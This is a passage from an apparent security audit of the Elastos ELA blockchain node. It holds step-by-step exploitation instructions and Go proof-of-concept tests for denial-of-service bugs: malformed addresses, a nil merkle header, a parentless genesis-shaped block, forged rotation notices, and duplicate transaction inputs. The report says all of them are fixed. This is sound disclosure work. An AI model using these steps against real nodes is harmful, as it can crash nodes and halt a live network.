            Payload: &outputpayload.CrossChainOutput{Version:
outputpayload.CrossChainOutputVersion, TargetAddress: bankAddr, TargetAmount: v}}},
        0, nil)

    prev := chain.BestChain
    for _, tx := range []interfaces.Transaction{fund, deposit} {
        blk := &types.Block{Header: common2.Header{Height: chain.GetDB().GetHeight() + 1,
Previous: *prev.Hash},
            Transactions: []interfaces.Transaction{tx}}
        h := blk.Hash()
        n := blockchain.NewBlockNode(&blk.Header, &h)
        n.InMainChain = true
        n.Parent = prev
        if err := chain.GetDB().SaveBlock(blk, n, nil, blockchain.CalcPastMedianTime(n)); err
!= nil {
            t.Fatal(err)
        }
        prev = n
    }

    // Attacker tx: spends the victim's still-unspent fund:1 (no key), junk program.
```

```
    junk := make([]byte, program.MinProgramCodeSize)
    nonce := common2.NewAttribute(common2.Nonce, []byte("qa-find19"))
    attack := functions.CreateTransaction(common2.TxVersion09,
common2.ReturnSideChainDepositCoin,
        payload.ReturnSideChainDepositCoinVersion, &payload.ReturnSideChainDepositCoin{},
        []*common2.Attribute{&nonce},
        []*common2.Input{{Previous: common2.OutPoint{TxID: fund.Hash(), Index: 1}}},
        []*common2.Output{{AssetID: core.ELAAssetID, Value: v - params.ReturnDepositCoinFee,
ProgramHash: victim,
            Type: common2.OTReturnSideChainDepositCoin,
            Payload: &outputpayload.ReturnSideChainDeposit{Version:
outputpayload.ReturnSideChainDepositVersion,
                GenesisBlockAddress: strings.Repeat("1", 34), DepositTransactionHash:
deposit.Hash()}}},
        0, []*program.Program{{Code: junk, Parameter: []byte{0x00}}})
    return &fixture{chain: chain, tx: attack, h: chain.GetDB().GetHeight() + 1}
}

// mempoolAdmit replays mempool/txpool.go:168-178 exactly.
func mempoolAdmit(f *fixture) error {
    if err := f.chain.CheckTransactionSanity(f.h, f.tx); err != nil {
        return fmt.Errorf("sanity: %v", err)
    }
    if _, err := f.chain.CheckTransactionContext(f.h, f.tx, 0, 0); err != nil {
        return fmt.Errorf("context: %v", err)
    }
    return nil
}

func TestMempoolAdmissionPanicsBeforeSignature(t *testing.T) {
    f := build(t, t.TempDir())
    var p any
    var err error
    func() {
        defer func() { p = recover() }()
        err = mempoolAdmit(f)
    }()
    if p == nil {
        t.Fatalf("expected panic, got err=%v", err)
    }
    if !strings.Contains(fmt.Sprint(p), "slice bounds out of range") {
        t.Fatalf("unexpected panic %v", p)
    }
    t.Logf("sanity passed; CheckTransactionContext panicked before checkTransactionSignature:
%v", p)
}

// TestProcessDiesWithoutRecover: child runs admission on a bare goroutine.
func TestProcessDiesWithoutRecover(t *testing.T) {
    if os.Getenv("FIND19_CHILD") == "1" {
        dir, _ := os.MkdirTemp("", "find19child")
        f := build(t, dir)
        done := make(chan struct{})
        go func() { // like SyncManager.blockHandler: no recover()
            _ = mempoolAdmit(f)
            close(done)
        }()
        <-done
        fmt.Println("CHILD SURVIVED")
        return
    }
    cmd := exec.Command(os.Args[0], "-test.run=^TestProcessDiesWithoutRecover$", "-test.v")
    cmd.Env = append(os.Environ(), "FIND19_CHILD=1")
    var out bytes.Buffer
    cmd.Stdout, cmd.Stderr = &out, &out
    err := cmd.Run()
    s := out.String()
    if err == nil || strings.Contains(s, "CHILD SURVIVED") {
        t.Fatalf("child survived: %v\n%s", err, s)
    }
    if !strings.Contains(s, "panic: runtime error: slice bounds out of range") ||
```

```
        !strings.Contains(s, "common.Uint168FromAddress") {
        t.Fatalf("unexpected child output:\n%s", s)
    }
    for _, l := range strings.Split(s, "\n") {
        if strings.HasPrefix(l, "panic:") || strings.Contains(l, "Uint168FromAddress") ||
            strings.Contains(l, "SpecialContextCheck") || strings.Contains(l,
"CheckTransactionContext") {
            t.Log("child: " + l)
        }
    }
    t.Logf("child process exited: %v", err)
}
```

RECOMMENDATION

It is recommended to make `common.Uint168FromAddress()` fail closed on malformed input. Check the `ok` result of `big.Int.SetString()` and return an error when it is false. Require the decoded value to be exactly 25 bytes (21-byte program hash and 4-byte checksum) before slicing, or use `FillBytes()` into a 25-byte buffer and take the first 21 bytes. Return an error for any other length, and keep the existing `ToAddress` round-trip check.

REMEDIATION COMMENT

Addressed in: 163b87cdfd6ec714dd366c6432ace1ba32e96f2f

SOLVED: The **Elastos team** solved this finding in commit 163b87cdfd6ec714dd366c6432ace1ba32e96f2f by hardening `Uint168FromAddress` in `common/uint168.go` to check both that `big.Int.SetString` succeeds and that the decoded byte slice is at least 21 bytes before slicing, converting two previously possible panics into proper error returns. This root-cause fix protects all callers simultaneously, including the `ReturnSideChainDepositCoin` context checker on the primary P2P path and the `CheckSidechainIllegalEvidence` handler on the secondary DPoS gossip path. The fix is ungated and takes effect immediately on all nodes running this code.

Client Note:

The address reader refuses an address that decodes too short before it slices it. This closes your route and a second route we found. Other commits: e838f4b140, 28d0d7a526.

HAL-002 SOLVED

Unauthenticated Peers Crash Nodes Through an Upgrade Filter That Leaves the Merkle Block Header Nil

Critical · 10.0 AO:A/AC:L/AX:L/R:N/S:U/C:N/I:N/A:C/D:N/Y:N

DESCRIPTION

The `pushMerkleBlockMsg()` function sets no header for a peer that loaded an `FTUpgrade` filter, and the node panics when it serializes the merkle block.

Impact

Any unauthenticated peer can stop any reachable node with three messages. The crash affects only the node that serves the `getdata` request. It does not spread to other nodes, so the attacker must repeat the attack against each target node. The attacker can repeat it after each restart.

Exploitation Steps

1. Connect to a target node and complete the version handshake.
2. Send a `txfilterload` message with type `FTUpgrade` and valid bloom data.
3. Send `getdata` with an `InvTypeFilteredBlock` entry for any known block hash, for example the public genesis block hash.
4. Observe the node process exit with a nil pointer dereference in `MerkleBlock.Serialize()`.

Code Location

`elanet/server.go:753-775` — `server.pushMerkleBlockMsg()`

The header switch has no case for `*upgradefilter.UpgradeFilter` and no default, so `merkle.Header` stays nil for this filter type.

SOL

```
    switch sp.filter.Filter().(type) {
    // Compatible with old version SPV clients.
    case *bloom.TxFilter:
        merkle.Header = &blk.Header

    // Side chain needs DPOS header format to receive confirm.
    case *sidefilter.Filter:
        var confirm payload.Confirm
        if blk.HaveConfirm {
            confirm = *blk.Confirm
        }
        merkle.Header = &types.DPOSHeader{
            Header:      blk.Header,
            HaveConfirm: blk.HaveConfirm,
            Confirm:     confirm,
        }
    case *nextturndposfilter.NextTurnDPOSInfoFilter:
        merkle.Header = &blk.Header
    case *returnsidechaindepositcoinfilter.ReturnSidechainDepositCoinFilter:
        merkle.Header = &blk.Header
```

```
    case *customidfilter.CustomIdFilter:
        merkle.Header = &blk.Header
    }
```

`p2p/msg/merkleblock.go:62` — `MerkleBlock.Serialize()`

The output handler serializes the queued message and calls the nil header without a check, and no `recover()` exists on that goroutine.

SOL

```
    err := msg.Header.Serialize(w)
```

PROOF OF CONCEPT

The unit test below loads a peer-supplied `TxFilterLoad` with type `FTUpgrade` through the same filter factory as `newServerPeer()`. The loaded `*upgradefilter.UpgradeFilter` matches no case in the header switch of `pushMerkleBlockMsg()`, so `merkle.Header` stays nil. `MerkleBlock.Serialize()` then panics with a nil pointer dereference, as the output handler does when it sends the message.

SOL

```
package upgradefilter_poc_test

import (
    "bytes"
    "testing"

    "github.com/elastos/Elastos.ELA/elanet/bloom"
    "github.com/elastos/Elastos.ELA/elanet/filter"
    "github.com/elastos/Elastos.ELA/elanet/filter/customidfilter"
    "github.com/elastos/Elastos.ELA/elanet/filter/nextturndposfilter"
    "github.com/elastos/Elastos.ELA/elanet/filter/returnsidechaindepositcoinfilter"
    "github.com/elastos/Elastos.ELA/elanet/filter/sidefilter"
    "github.com/elastos/Elastos.ELA/elanet/filter/upgradefilter"
    "github.com/elastos/Elastos.ELA/p2p/msg"
)

// Wire-level: a peer-supplied TxFilterLoad{Type: FTUpgrade} loads through the
// same factory shape as newServerPeer, the loaded concrete type matches none of
// pushMerkleBlockMsg's switch cases, and the resulting nil-Header MerkleBlock
// panics in Serialize (called by p2p.WriteMessage from outHandler, no recover).
func TestUpgradeFilterNilHeader(t *testing.T) {
    f := filter.New(func(typ uint8) filter.TxFilter {
        switch typ {
        case filter.FTBloom:
            return bloom.NewTxFilter()
        case filter.FTNexTTurnDPOSInfo:
            return nextturndposfilter.New()
        case filter.FTCustomID:
            return customidfilter.New()
        case filter.FTUpgrade:
            return upgradefilter.New()
        case filter.FTReturnSidechainDepositCoinFilter:
            return returnsidechaindepositcoinfilter.New()
        }
        return nil
    })
    bf := bloom.NewFilter(10, 0, 0.0001)
    var data bytes.Buffer
    if err := bf.GetFilterLoadMsg().Serialize(&data); err != nil {
```

```
        t.Fatal(err)
    }
    if err := f.Load(&msg.TxFilterLoad{Type: filter.FTUpgrade, Data: data.Bytes()}); err !=
nil {
        t.Fatalf("load failed: %v", err)
    }
    merkle := &msg.MerkleBlock{}
    matched := true
    switch f.Filter().(type) {
    case *bloom.TxFilter, *sidefilter.Filter, *nextturndposfilter.NextTurnDPOSInfoFilter,
        *returnsidechaindepositcoinfilter.ReturnSidechainDepositCoinFilter,
*customidfilter.CustomIdFilter:
    default:
        matched = false
    }
    if matched {
        t.Fatal("UpgradeFilter unexpectedly matched a switch case")
    }
    t.Logf("loaded %T matches no pushMerkleBlockMsg case; Header stays nil", f.Filter())
    defer func() {
        if r := recover(); r == nil {
            t.Fatal("expected panic")
        } else {
            t.Logf("CONFIRMED panic: %v", r)
        }
    }()
    var buf bytes.Buffer
    _ = merkle.Serialize(&buf)
}
```

RECOMMENDATION

Add a `*upgradefilter.UpgradeFilter` case in `pushMerkleBlockMsg()` that sets `merkle.Header` to the block header. Add a default case that returns an error and does not queue the message when no header is set.

REMEDIATION COMMENT

Addressed in: 3319a6a708cb5bb9e6574ef97f4a6e7d7d98935a

SOLVED: The **Elastos team** solved this finding in commit 3319a6a7 by adding a `default` case to the filter-type switch in `pushMerkleBlockMsg()` that signals the completion channel and returns a non-nil error for any filter type that has no corresponding header assignment, causing the caller to send a "not found" response to the peer instead of queuing a merkle block with a nil header. A nil-header guard was also added to `MerkleBlock.Serialize()` as defense-in-depth, turning what was a nil pointer dereference panic into a returned error on any serialization attempt with an unset header.

Client Note:

A filtered-block request the node cannot answer gets "not found", and a block message with an empty header is an error, not a crash.

HAL-003 SOLVED

Unauthenticated Peers Crash Nodes With a Genesis-Shaped Block That Has No Parent

Critical · 10.0 AO:A/AC:L/AX:L/R:N/S:U/C:N/I:N/A:C/D:N/Y:N

DESCRIPTION

The `processBlock()` function accepts a block with an empty previous hash and height zero, and `connectBestChain()` then dereferences the nil parent of that block.

Impact

Any unauthenticated peer can stop any reachable node with one cheap block, because the mainnet proof-of-work limit lets the attacker mine it with a few hashes. The node crashes before it relays the block, so the block does not spread. The attacker must repeat the attack against each target node.

Exploitation Steps

1. Build a block with `Previous` set to the empty hash, `Height` set to zero and a new coinbase.
2. Set `Bits` to the mainnet `PowLimit` and mine the AuxPow parent header, which takes a few hashes.
3. Announce the block hash with `inv`, and send the block when the node requests it. The node disconnects a peer that sends a block that it did not request.
4. `BlockPool.AddDposBlock()` sends the block to `ProcessBlock()` through its final return, because height zero is below `CRCOnlyDPOSHeight` and `CRCommitteeStartHeight`. The block needs no `DestroyELA` coinbase output.
5. Observe the node process exit with a nil pointer dereference in `connectBestChain()`.

Code Location

`blockchain/blockchain.go:2425-2432` — `BlockChain.processBlock()`
The orphan check skips a block with an empty previous hash, so the block goes to `maybeAcceptBlock()` with no parent node.

SOL

```
    // Handle orphan blocks.
    prevHash := blockHeader.Previous
    if !prevHash.IsEqual(EmptyHash) && !b.BlockExists(&prevHash) {
        log.Debugf("Adding orphan block %x with parent %x", blockHash.Bytes(),
prevHash.Bytes())
        b.AddOrphanBlock(block)

        return false, true, nil
    }
```

`blockchain/blockchain.go:2208-2211` — `BlockChain.connectBestChain()`

The height check in `maybeAcceptBlock()` accepts height zero when no parent exists, and `newNode.Parent` stays nil. This function then reads `node.Parent.Hash` while a best chain exists.

```sol
func (b *BlockChain) connectBestChain(node *BlockNode, block *Block, confirm
*payload.Confirm) (bool, bool, error) {
    // We haven't selected a best chain yet or we are extending the main
    // (best) chain with a new block.  This is the most common case.
    if b.BestChain == nil || (node.Parent.Hash.IsEqual(*b.BestChain.Hash)) {
```

PROOF OF CONCEPT

The unit test below runs the real `CheckBlockSanity()` and `processBlock()` with the mainnet default parameters. The block has `Previous` set to the empty hash, `Height` set to zero and a new coinbase, and its proof of work is mined against `PowLimit` in a few hashes. `CheckBlockSanity()` accepts the block, and `processBlock()` panics with a nil pointer dereference in `connectBestChain()`.

```sol
package blockchain

import (
    "runtime/debug"
    "testing"
    "time"

    "github.com/elastos/Elastos.ELA/common"
    "github.com/elastos/Elastos.ELA/core/types"
    common2 "github.com/elastos/Elastos.ELA/core/types/common"
    "github.com/elastos/Elastos.ELA/core/types/interfaces"
    "github.com/stretchr/testify/require"
)

func TestGenesisShapedBlockNilParent(t *testing.T) {
    chain := nx02Chain(t)
    tipH := common2.Header{Previous: nx02RandHash(), Height: 2260600, Bits: 0x1f0008ff}
    tipHash := tipH.Hash()
    chain.BestChain = NewBlockNode(&tipH, &tipHash)

    cb := nx02Coinbase(600)
    blk := &types.Block{
        Header: common2.Header{
            Previous: common.EmptyHash, MerkleRoot: cb.Hash(),
            Timestamp: uint32(time.Now().Unix()), Height: 0,
            Bits: BigToCompact(chain.chainParams.PowConfiguration.PowLimit),
        },
        Transactions: []interfaces.Transaction{cb},
    }
    require.True(t, nx02MineFreeHeader(&blk.Header,
chain.chainParams.PowConfiguration.PowLimit))
    require.NoError(t, chain.CheckBlockSanity(blk), "sanity passes on mainnet params")
    var panicked interface{}
    func() {
        defer func() { panicked = recover(); if panicked != nil { t.Logf("%s", debug.Stack())
} }()
        chain.processBlock(blk, nil)
    }()
    t.Logf("panic=%v", panicked)
    require.NotNil(t, panicked, "expected nil-pointer panic in connectBestChain")
}
```

RECOMMENDATION

In `processBlock()`, reject a block with an empty previous hash unless its hash equals the genesis block hash. In `maybeAcceptBlock()`, return an error when `getPrevNodeFromBlock()` returns no parent node and a best chain exists.

REMEDIATION COMMENT

Addressed in: e3fe1317411c120d77e65028d12d8f74cd9e247e

SOLVED: The **Elastos team** solved this finding in commit e3fe1317 by adding a guard in `maybeAcceptBlock()` that rejects any block whose previous hash resolves to no parent node whenever a best chain already exists, preventing the nil pointer dereference in `connectBestChain()` that a forged genesis-shaped block would have triggered. The fix is ungated and takes effect on all running nodes immediately.

Client Note:

A running node refuses any block that names no parent, and the median time helper returns an error on empty input. No honest block gets a different answer. Other commits: de64992f74.

HAL-004 SOLVED

Unvalidated NextTurnDPOSInfo WorkingHeight Lets Any Peer Halt Block Production at Arbiter Rotation

Critical · 10.0 AO:A/AC:L/AX:L/R:N/S:U/C:N/I:N/A:C/D:N/Y:N

DESCRIPTION

`NextTurnDPOSInfoTransaction.SpecialContextCheck()` never checks `WorkingHeight`, so any peer can relay unsigned copies of the honest `NextTurnDPOSInfo` transaction that differ only in that field. The transaction pool keeps each copy, `GenerateBlock()` packs all of them, and `CheckNextTurnDPOSInfoTx()` rejects every block that contains more than one.

Impact

Any unauthenticated peer can stop block production on the full network at each arbiter rotation, at no cost. Production stays stopped until operators purge the transaction pools or patch the nodes, and the attacker can send new copies while the rotation flag stays set.

Exploitation Steps

1. Wait for an arbiter-rotation block, which sets `NeedNextTurnDPOSInfo` and makes nodes relay the honest `NextTurnDPOSInfo` transaction.
2. Copy the honest payload, change `WorkingHeight`, and send the transaction to peers. It needs no input, signature or fee.
3. Each node admits the copy beside the honest transaction and relays it.
4. Each block producer calls `GenerateBlock()`, which packs both transactions as high priority.
5. `CheckBlockContext()` rejects every new block, no block connects, and both transactions stay in the pool.

Code Location

`core/transaction/nexttrundposinfotransaction.go:80-109` — `NextTurnDPOSInfoTransaction.SpecialContextCheck()`

The check compares only the rotation flag and the key lists with the next arbiter set, and it accepts the payload without a read of `WorkingHeight`.

SOL

```
    if !blockchain.DefaultLedger.Arbitrators.IsNeedNextTurnDPOSInfo() {
        log.Warn("[checkNextTurnDPOSInfoTransaction] !IsNeedNextTurnDPOSInfo")
        return elaerr.Simple(elaerr.ErrTxPayload, errors.New("should not have next turn dpos
info transaction")), true
    }
    nextArbitrators := blockchain.DefaultLedger.Arbitrators.GetNextArbitrators()
    nextCRCArbitrators := blockchain.DefaultLedger.Arbitrators.GetAllNextCRCArbiters()
    conf := t.parameters.Config
    if
t.parameters.BlockHeight+uint32(conf.DPoSConfiguration.NormalArbitratorsCount+len(conf.DPoSCo
```

```
nfiguration.CRCArbiters)) >=
        blockchain.DefaultLedger.Arbitrators.GetDPoSV2ActiveHeight() {
        if !isNextArbitratorsSameV1(nextTurnDPOSInfo, nextArbitrators, nextCRCArbitrators) {
            log.Warnf("[checkNextTurnDPOSInfoTransaction] CRPublicKeys %v,
DPOSPublicKeys%v\n",
                convertToArbitersStr(nextTurnDPOSInfo.CRPublicKeys),
convertToArbitersStr(nextTurnDPOSInfo.DPOSPublicKeys))
            return elaerr.Simple(elaerr.ErrTxPayload,
errors.New("checkNextTurnDPOSInfoTransaction nextTurnDPOSInfo was wrong")), true
        }
    } else {
        if !isNextArbitratorsSame(nextTurnDPOSInfo, nextArbitrators) {
            log.Warnf("[checkNextTurnDPOSInfoTransaction] CRPublicKeys %v,
DPOSPublicKeys%v\n",
                convertToArbitersStr(nextTurnDPOSInfo.CRPublicKeys),
convertToArbitersStr(nextTurnDPOSInfo.DPOSPublicKeys))
            return elaerr.Simple(elaerr.ErrTxPayload,
errors.New("checkNextTurnDPOSInfoTransaction nextTurnDPOSInfo was wrong")), true
        }
    }

    if t.PayloadVersion() >= payload.NextTurnDPOSInfoVersion2 {
        if !isCompleteArbitratorsSame(nextTurnDPOSInfo, nextCRCArbitrators) {
            log.Warnf("[checkNextTurnDPOSInfoTransaction] CRPublicKeys %v,
nextCRCArbitrators%v\n",
                convertToArbitersStr(nextTurnDPOSInfo.CompleteCRPublicKeys),
convertToArbitersStr(nextCRCArbitrators))
            return elaerr.Simple(elaerr.ErrTxPayload,
errors.New("checkNextTurnDPOSInfoTransaction nextTurnDPOSInfo was wrong")), true
        }
    }
    return nil, true
```

`mempool/conflictfunc.go:196–203` — **`hashNextTurnDPOSInfoTxPayloadHash()`**

The pool conflict key is the payload hash, and `NextTurnDPOSInfo.SerializeUnsigned()` writes `WorkingHeight` into that hash. Thus each `WorkingHeight` value gets a different pool slot.

SOL

```
func hashNextTurnDPOSInfoTxPayloadHash(tx interfaces.Transaction) (interface{}, error) {
    payload, ok := tx.Payload().(*payload.NextTurnDPOSInfo)
    if !ok {
        return nil, fmt.Errorf(
            "NextTurnDPOSInfo tx payload cast failed, tx:%s", tx.Hash())
    }
    return payload.Hash(), nil
}
```

`pow/service.go:476–492` — **`Service.GenerateBlock()`**

The producer checks each candidate alone with `CheckTransactionContext()`, and the same-block selector has no rule for `NextTurnDPOSInfo`. As a result, the loop packs every pooled copy.

SOL

```
        if !blockchain.IsFinalizedTransaction(tx, nextBlockHeight) {
            continue
        }
        _, errCode := pow.chain.CheckTransactionContext(nextBlockHeight, tx,
proposalsUsedAmount, header.Timestamp)
        if errCode != nil {
            log.Warn("check transaction context failed, wrong transaction:",
```

```
tx.Hash().String())
            continue
        }
        // A2. The transaction is valid on its own; its pairing with something already
        // selected is what the block guards refuse. Skip it, leaving it in the pool and
        // includable in a later block once its counterpart is mined, rather than pack a
        // block this node's own CheckBlockSanity would reject.
        if err := sameBlockSelector.Accept(tx); err != nil {
            log.Warn("same-block conflict, transaction not selected:", tx.Hash().String(),
err)
            continue
        }
        msgBlock.Transactions = append(msgBlock.Transactions, tx)
```

`dpos/state/arbitrators.go:452-475` — **`Arbiters.CheckNextTurnDPOSInfoTx()`**

`CheckBlockContext()` calls this check for every block, and the check requires exactly one `NextTurnDPOSInfo` transaction while the rotation flag is set.

SOL

```
func (a *Arbiters) CheckNextTurnDPOSInfoTx(block *types.Block) error {
    a.mtx.Lock()
    needNextTurnDposInfo := a.NeedNextTurnDPOSInfo
    a.mtx.Unlock()

    var nextTurnDPOSInfoTxCount uint32
    for _, tx := range block.Transactions {
        if tx.IsNextTurnDPOSInfoTx() {
            nextTurnDPOSInfoTxCount++
        }
    }

    var needNextTurnDPOSInfoCount uint32
    if needNextTurnDposInfo {
        needNextTurnDPOSInfoCount = 1
    }
    if nextTurnDPOSInfoTxCount != needNextTurnDPOSInfoCount {
        return fmt.Errorf("current block height %d, NextTurnDPOSInfo "+
            "transaction count should be %d, current block contains %d",
            block.Height, needNextTurnDPOSInfoCount, nextTurnDPOSInfoTxCount)
    }

    return nil
}
```

PROOF OF CONCEPT

The unit test below puts an honest and a forged `NextTurnDPOSInfo` transaction in the real transaction pool. The forged transaction has a different `WorkingHeight`. `GenerateBlock()` packs both transactions, and `CheckNextTurnDPOSInfoTx()` rejects each block because it contains two `NextTurnDPOSInfo` transactions. The pool still holds both transactions after each round, so the producer cannot make a valid block. A control block with only the honest transaction passes.

SOL

```
package pow

// L1 PoC for AI finding 4ac44500: two NextTurnDPOSInfo txs differing only in
```

```
// WorkingHeight are both admitted to the production TxPool, the production
// GenerateBlock packs both, and the production Arbiters.CheckNextTurnDPOSInfoTx
// (called by CheckBlockContext) rejects the assembled block.

import (
    "os"
    "path/filepath"
    "testing"

    "github.com/elastos/Elastos.ELA/blockchain"
    "github.com/elastos/Elastos.ELA/common/config"
    "github.com/elastos/Elastos.ELA/common/log"
    "github.com/elastos/Elastos.ELA/core"
    "github.com/elastos/Elastos.ELA/core/checkpoint"
    "github.com/elastos/Elastos.ELA/core/contract/program"
    transaction2 "github.com/elastos/Elastos.ELA/core/transaction"
    common2 "github.com/elastos/Elastos.ELA/core/types/common"
    "github.com/elastos/Elastos.ELA/core/types/functions"
    "github.com/elastos/Elastos.ELA/core/types/interfaces"
    "github.com/elastos/Elastos.ELA/core/types/payload"
    crstate "github.com/elastos/Elastos.ELA/cr/state"
    "github.com/elastos/Elastos.ELA/dpos/state"
    "github.com/elastos/Elastos.ELA/mempool"
    "github.com/elastos/Elastos.ELA/common"
)

// ntArb is the ArbitratorsMock with the rotation-boundary state set:
// NeedNextTurnDPOSInfo is true and DPoS v2 is active (mainnet's V1 branch).
type ntArb struct{ *state.ArbitratorsMock }

func (a *ntArb) IsNeedNextTurnDPOSInfo() bool    { return true }
func (a *ntArb) GetDPoSV2ActiveHeight() uint32 { return 1 }

func ntTx(wh uint32, cr, dpos [][]byte) interfaces.Transaction {
    return functions.CreateTransaction(common2.TxVersion09, common2.NextTurnDPOSInfo,
        payload.NextTurnDPOSInfoVersion,
        &payload.NextTurnDPOSInfo{WorkingHeight: wh, CRPublicKeys: cr, DPOSPublicKeys: dpos},
        []*common2.Attribute{}, []*common2.Input{}, []*common2.Output{}, 0,
[]*program.Program{})
}

func countNT(txs []interfaces.Transaction) int {
    n := 0
    for _, tx := range txs {
        if tx.IsNextTurnDPOSInfoTx() {
            n++
        }
    }
    return n
}

func TestNextTurnWorkingHeightHalt(t *testing.T) {
    functions.GetTransactionByTxType = transaction2.GetTransaction
    functions.GetTransactionByBytes = transaction2.GetTransactionByBytes
    functions.CreateTransaction = transaction2.CreateTransaction
    functions.GetTransactionParameters = transaction2.GetTransactionparameters

    dir, _ := os.MkdirTemp("", "ela-ntwh-poc")
    defer os.RemoveAll(dir)
    log.NewDefault(filepath.Join(dir, "logs"), 5, 0, 0)

    p := config.GetDefaultParams().RegNet().Sterilize()
    p.GenesisBlock = core.GenesisBlock(*p.FoundationProgramHash)
    ckp := checkpoint.NewManager(p)
    store, err := blockchain.NewChainStore(filepath.Join(dir, "chain"), p)
    if err != nil {
        t.Fatal(err)
    }
    defer func() { store.Close(); store.CloseLeveldb() }()

    keys := []string{
```

```
        "023a133480176214f88848c6eaa684a54b316849df2b8570b57f3a917f19bbc77a",
        "030a26f8b4ab0ea219eb461d1e454ce5f0bd0d289a6a64ffc0743dab7bd5be0be9",
        "0288e79636e41edce04d4fa95d8f62fed73a76164f8631ccc42f5425f960e4a0c7",
        "03e281f89d85b3a7de177c240c4961cb5b1f2106f09daa42d15874a38bbeae85dd",
        "0393e823c2087ed30871cbea9fa5121fa932550821e9f3b17acef0e581971efab0",
    }
    var members []state.ArbiterMember
    var raw [][]byte
    for _, k := range keys {
        b, _ := common.HexStringToBytes(k)
        m, _ := state.NewOriginArbiter(b)
        members = append(members, m)
        raw = append(raw, b)
    }
    mock := state.NewArbitratorsMock(members, 0, 3)
    mock.NextArbitrators = members[:3]     // DPoS leg
    mock.NextCRCArbitrators = members[3:]  // CRC leg
    arb := &ntArb{mock}

    chain, err := blockchain.New(store, p, state.NewState(p, nil, nil, nil, nil, nil, nil,
        nil, nil, nil, nil, nil), crstate.NewCommittee(p, ckp), ckp)
    if err != nil {
        t.Fatal(err)
    }
    if err := chain.Init(nil); err != nil {
        t.Fatal(err)
    }
    prev := blockchain.DefaultLedger
    blockchain.DefaultLedger = &blockchain.Ledger{Store: store, Blockchain: chain,
Arbitrators: arb}
    defer func() { blockchain.DefaultLedger = prev }()

    pool := mempool.NewTxPool(p, ckp)
    miner, _ := p.FoundationProgramHash.ToAddress()
    svc := NewService(&Config{PayToAddr: miner, MinerInfo: "ntwh-poc", Chain: chain,
        ChainParams: p, TxMemPool: pool, BlkMemPool: mempool.NewBlockPool(p), Arbitrators:
arb})

    next := chain.GetHeight() + 1
    honest := ntTx(next, raw[3:], raw[:3])
    forged := ntTx(next+1, raw[3:], raw[:3]) // same key lists, WorkingHeight+1, no keys/fee

    if e := pool.AppendToTxPool(honest); e != nil {
        t.Fatalf("honest admission failed: %v", e)
    }
    if e := pool.AppendToTxPool(forged); e != nil {
        t.Fatalf("forged variant rejected by pool (finding would be false): %v", e)
    }
    t.Logf("pool holds %d NextTurnDPOSInfo txs (honest %s, forged %s)",
        countNT(pool.GetTxsInPool()), honest.Hash(), forged.Hash())

    realArb := &state.Arbiters{State: &state.State{StateKeyFrame:
&state.StateKeyFrame{NeedNextTurnDPOSInfo: true}}}

    for round := 1; round <= 2; round++ {
        blk, err := svc.GenerateBlock(miner, 10000)
        if err != nil || blk == nil {
            t.Fatalf("GenerateBlock: %v", err)
        }
        n := countNT(blk.Transactions)
        verr := realArb.CheckNextTurnDPOSInfoTx(blk)
        t.Logf("round %d: GenerateBlock packed %d NextTurnDPOSInfo txs;
CheckNextTurnDPOSInfoTx -> %v; pool still %d",
            round, n, verr, countNT(pool.GetTxsInPool()))
        if n != 2 || verr == nil {
            t.Fatalf("expected doomed block with 2 NextTurnDPOSInfo txs, got n=%d err=%v", n,
verr)
        }
    }

    // Control: a block with only the honest tx passes the same rule.
```

```
    blk, _ := svc.GenerateBlock(miner, 10000)
    var kept []interfaces.Transaction
    for _, tx := range blk.Transactions {
        if !tx.IsNextTurnDPOSInfoTx() || tx.Hash() == honest.Hash() {
            kept = append(kept, tx)
        }
    }
    blk.Transactions = kept
    if err := realArb.CheckNextTurnDPOSInfoTx(blk); err != nil {
        t.Fatalf("control block with only honest tx rejected: %v", err)
    }
    t.Log("control: block with only the honest tx passes CheckNextTurnDPOSInfoTx")
}
```

RECOMMENDATION

Store the expected working height when `UpdateNextArbitrators()` sets `NeedNextTurnDPOSInfo`. In `SpecialContextCheck()`, reject a payload whose `WorkingHeight` differs from that value. Also key the pool slot for `NextTurnDPOSInfo` on a constant, so the pool and `GenerateBlock()` keep at most one such transaction.

REMEDIATION COMMENT

Addressed in: 2d8fc98dcc9f29160e6e84b968cd894616cf00bd

SOLVED: The **Elastos team** solved this finding in commits 2d8fc98dcc9f, 43d113b832, and 5cfbd11202. The primary fix (2d8fc98d) makes GenerateBlock source the NextTurnDPOSInfo transaction directly from the node's own arbiters state rather than the transaction pool, and skips any NextTurnDPOSInfo found in the pool iteration, so a generated block can carry at most the one notice the builder derives locally. An additional ungated fix (5cfbd11202) enforces that only the notice a node itself derives for its current tip is admitted to the pool, so forged copies with a different WorkingHeight are rejected at pool admission before they can be relayed to any peer. A third defense-in-depth layer added in the same commit verifies the serialized notice in a received block matches the deterministically expected notice byte for byte; this content check is gated at V103Height and takes effect when that constant is set to an activation height.

Client Note:

Block builders write the handover notice themselves and ignore every copy in the pool, and the pool keeps only the node's own notice. From the activation height a block with a wrong notice is refused. Other commits: 43d113b832, 5cfbd11202.

HAL-005 SOLVED

Duplicate Inputs in an ActivateProducer Transaction Halt Block Production

Critical · 10.0 AO:A/AC:L/AX:L/R:N/S:U/C:N/A:C/I:N/D:N/Y:N

DESCRIPTION

Above `NFTStartHeight`, `ActivateProducerTransaction.CheckTransactionInput()` replaces the default input check and does not reject inputs that repeat one outpoint. Thus any transaction sender can put an `ActivateProducer` transaction with the inputs `[U, U]` into the pool, and every block that contains it fails validation.

Impact

Every producer packs the same pooled transaction, peers reject each block, and the main chain stops until operators remove the transaction from every pool. The attacker can send the transaction again after each purge, because it never spends `U`.

Exploitation Steps

1. Select a producer in the Inactive or Illegal state that has an earlier `ActivateProducer` transaction on the chain.
2. Copy that payload. Its signature covers only `NodePublicKey`, so it stays valid.
3. Build an `ActivateProducer` transaction that spends one owned UTXO `U` two times, with outputs of twice its value.
4. Sign the inputs with the key of `U` and send the transaction to any node. The pool accepts and relays it.
5. Each producer puts the transaction in its block, block validation rejects it with "block contains duplicate UTXO", and the chain tip stops.

Code Location

`core/transaction/activateproducertransaction.go:27-38` — `ActivateProducerTransaction.CheckTransactionInput()`
This override replaces the default duplicate-input check, and it returns `nil` for any input list above `NFTStartHeight`.

GO 27–38

```go
func (t *ActivateProducerTransaction) CheckTransactionInput() error {
    chainParams := t.parameters.Config
    blockHeight := t.parameters.BlockHeight
    newActivateHeight := chainParams.DPoSConfiguration.NFTStartHeight

    if blockHeight <= newActivateHeight {
        if len(t.Inputs()) != 0 {
            return errors.New("no cost transactions must has no input")
        }

```

```
    }
    return nil
}
```

